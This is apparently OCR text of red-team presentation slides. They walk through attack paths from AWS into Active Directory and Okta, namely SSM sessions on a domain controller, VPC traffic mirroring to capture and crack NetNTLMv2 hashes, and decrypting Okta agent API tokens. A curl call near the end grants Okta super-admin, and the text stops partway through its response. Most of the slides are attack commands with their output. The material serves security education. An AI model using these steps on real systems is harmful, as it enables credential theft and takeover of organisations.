


Step 7: (Optional) Turn on or turn off ssm-user account administrative permissions


Starting with version 2.3.50.0 of AWS Systems Manager SSM Agent, the agent creates a local user account called `ssm-user` and adds it to `/etc/sudoers` (Linux and macOS) or to the Administrators group (Windows). On agent versions earlier than 2.3.612.0, the account is created the first time SSM Agent starts or restarts after installation. On version 2.3.612.0 and later, the `ssm-user` account is created the first time a session is started on

https://docs.aws.amazon.com/systems-manager/latest/userguide/session-manager-getting-started-ssm-user-permissions.html

Step 1




Start an SSM session …on the DC



```
attacker$ aws ssm start-session --target i-0308...
Starting session with SessionId: i-0aed...
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation.

PS C:\ Windows\system32 > whoami
DOMAIN\ssm-user

PS C:\ Windows\system32 > whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID
============================================================= ================ ============
Everyone Well-known group S-1-1-0
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114
BUILTIN\Administrators                                        Alias            S-1-5-32-544
BUILTIN\Users                                                 Alias            S-1-5-32-545
NT AUTHORITY\NETWORK                                          Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11
...
```

Attack Path #3 Summary

SSM Permissions → Root / Local Admin / Domain Admin



Attack Path #4

Packet Mirroring

Scenario

Cloud admin, moving laterally to the AD

- Starting Point: Privileged cloud role
- Blue team has hardened the environment:
  - No SSM access
  - No EBS access

- Goal: How to get into the domain?


VPC Traffic Mirroring
Packet Capture
Privileged AWS
Principal

Step 1

VPC Traffic Mirroring

https://rhinosecuritylabs.com/aws/abusing-vpc-traffic-mirroring-in-aws/

- Use AWS perms to capture traffic
  - Create EC2 to receive traffic
  - Create traffic mirror session from target machine
- Download PCAP from EC2



```
$ python3 deploy-malmirror.py --profile admin --s3-profile s3 --bucket pcaps
--vpc-id vpc-08541408338a27b6f
Nitro instances found: 11
Using VPC: vpc-08541408338a27b6f
Mirror target security group: sg-0faf79a42a72bcd4b
Mirror target ENI: eni-09f46a5c98e45835f
Mirror target: tmt-0605e1989ea7025ab
Mirror filter: tmf-080068e24a0e25b61
Mirror session for instance i-0f2c01c11900ddaf7: tms-0c6723098e53e0af1
```

Step 2

Extract Creds


VPC Traffic Mirroring Packet Capture
Extract Credentials
Privileged AWS Principal

- Identify Credentials in PCAP
- Extract NetNTLMv2 challenge-response

[User name]::[Domain name]:[NTLM Server Challenge]:[NTLMProofStr]:[Rest of NTLMv2 Response]

- Crack weak credentials


```
$ hashcat -m 5600 -a3 extracted_creds.5600 --increment

test.lab\admin:Pa$$w0rd

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: NetNTLMv2
```



```
35 5.3… 192.168.56.26 192.168.56.10   SMB   263 Negotiate Protocol Request
36 5.3… 192.168.56.10 192.168.56.26   SMB2  356 Negotiate Protocol Response
37 5.3… 192.168.56.26 192.168.56.10   SMB2  282 Negotiate Protocol Request
38 5.3… 192.168.56.10 192.168.56.26   SMB2  416 Negotiate Protocol Response
39 5.3… 192.168.56.26 192.168.56.10   SMB2  270 Session Setup Request, NTLMSSP_NEGOTIATE
40 5.3… 192.168.56.10 192.168.56.26   SMB2  523 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
41 5.3… 192.168.56.26 192.168.56.10   SMB2  368 Session Setup Request, NTLMSSP_AUTH, User: \, Unknown NTLMSSP message type
42 5.3… 192.168.56.10 192.168.56.26   SMB2  209 Session Setup Response, Unknown NTLMSSP message type
43 5.3… 192.168.56.26 192.168.56.10   SMB2  220 Tree Connect Request Tree: \\192.168.56.10\IPC$
44 5.3… 192.168.56.10 192.168.56.26   SMB2  188 Tree Connect Response
```

```
Frame 40: 523 bytes on wire (4184 bits), 523 bytes captured (4184 bits)
Ethernet II, Src: 06:0a:50:38:55:d9 (06:0a:50:38:55:d9), Dst: 06:94:07:2b:a9:2b (06:94:07:2b:a9:2b)
Internet Protocol Version 4, Src: 192.168.56.26, Dst: 192.168.56.20
User Datagram Protocol, Src Port: 65433, Dst Port: 4789
Virtual eXtensible Local Area Network
Ethernet II, Src: 06:32:08:01:f6:17 (06:32:08:01:f6:17), Dst: 06:67:ce:dd:7f:db (06:67:ce:dd:7f:db)
Internet Protocol Version 4, Src: 192.168.56.10, Dst: 192.168.56.26
Transmission Control Protocol, Src Port: 445, Dst Port: 52064, Seq: 565, Ack: 504, Len: 419
NetBIOS Session Service
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Response (0x01)
    [Preauth Hash: 2f11fbe450d357e272ad46a2adb7334de064eaedcceb98eb4d8607f01f83eb7087e0f14c…]
    StructureSize: 0x0009
    Security Blob: a18201533082014fa0030a0101a10c060a2b06010401823702020aa2820138048201344e…
      GSS-API Generic Security Service Application Program Interface
        Simple Protected Negotiation
          negTokenTarg
            negResult: accept-incomplete (1)
            supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
            responseToken: 4e544c4d53535000020000001a001a0038000000158289e28d7ed608e459ac9300000000…
            NTLM Secure Service Provider
              NTLMSSP identifier: NTLMSSP
              NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
              Target Name: SEVENKINGDOMS
              Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target
              NTLM Server Challenge: 8d7ed608e459ac93
```

Step 3




AD DA login

- Use credentials to authenticate

```
$ python getTGT.py test.lab\admin:Pa$$w0rd

[*] Saving ticket in admin.ccache

$ export KRB5CCNAME=admin.ccache

$ smbclient.py -no-pass -k "test.lab\admin@DC001"

# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
```

Attack Path #4 Summary

AWS role → Packet capture → Credentials → Domain user



Attack Path #5

Through The Identity Provider

Scenario

A Citrix breakout

- Starting Point: Domain User @ a domain-joined host
- Recon:
  - Host is not an EC2 instance
  - Some domain users are AWS administrators
  - AWS login is federated via Okta
- Goal: How to get AWS Admin?

Local Privilege Escalation

Lateral Movement

Domain Context

Step 1

AD-based LPE → AD-based Lateral Movement

1. <insert your favorite LPE method here>
2. “Credential Shuffle” as usual
3. but Move Laterally to the host where the IdP “Sync” agent runs

arn / Sysinternals /

PsExec v2.43


Article • 03/30/2023 • 6 contributors


Local Privilege Escalation
Lateral Movement
Domain Context

Step 1

AD-based LPE → AD-based Lateral Movement

1. <insert your favorite LPE method here>
2. “Credential Shuffle” as usual
3. but Move Laterally to the host where the IdP “Sync” agent runs





…rn / Sysinternals /

PsExec v2.43

Article • 03/30/2023 • 6 contributors

- Observed in Client Environment
    1. "Engineer" users had logons on said Citrix host…
    2. LPE by Coercion of WebDAV service + NTLM relay + RBCD
    3. "Engineers" were Admins on Okta hosts


```
Seatbelt
 v1.1.0
```

Domain Context
Local Privilege Escalation
Lateral Movement
Okta API token Extraction

Step 2

Okta Agent API Token Decryption

```
oktaADAgent>
```


```
oktaRadiusAgent>
```

Step 2

Local Privilege Escalation
Lateral Movement
Okta API token Extraction
Domain Context

Okta Agent API Token Decryption

```
oktaADAgent> type D:\Okta AD Agent\OktaAgentService.exe.config
<?xml version ="1.0"? >
...
<appSettings >
<add key="BaseOktaURI" value="https://CLIENT.okta.com" />
<add key="AgentToken" value="AQAA...i51Xg==" />
...
```



```
oktaRadiusAgent>
```


*https://trustedsec.com/blog/okta-for-red-teamers

REVERSEC

Local Privilege Escalation
Lateral Movement
Okta API token Extraction
Domain Context

Step 2

Okta Agent API Token Decryption



```
oktaADAgent> type D:\Okta AD Agent\OktaAgentService.exe.config
<?xml version ="1.0"? >
...
<appSettings >
<add key="BaseOktaURI" value="https://CLIENT.okta.com" />
<add key="AgentToken" value="AQAA...i51Xg==" />
...
```

Service Account Hash

DPAPI Decrypt*

"SSWS" API Token: 00OfIL...tiZ

```
oktaRadiusAgent> type D:\Okta Radius Agent\current\user\config\radius\config.properties
#version of OKTARadiusAgent
ragent.version =2.7.4
ragent.enc.key = UTlPW...ENoNG8=
ragent.okta.token = ogP...X0Nc
...
```


key

ciphertext

AES ECB decrypt

"SSWS" API Token: 00r...kDo

*https://trustedsec.com/blog/okta-for-red-teamers


Domain Context

Local Privilege Escalation

Lateral Movement

Okta API token Extraction

Okta Super Admin


Step 3

Make yourself an Okta Super Admin

```
attacker$ curl -X POST https://CLIENT.okta.com/api/v1/users/[yourOktaUser]/roles \
-H 'Authorization: SSWS 00rkDo...' \
-H 'Content-Type: application/json' \
--data '{ "type": "SUPER_ADMIN" }’


[
  {
    "_links" : {...},
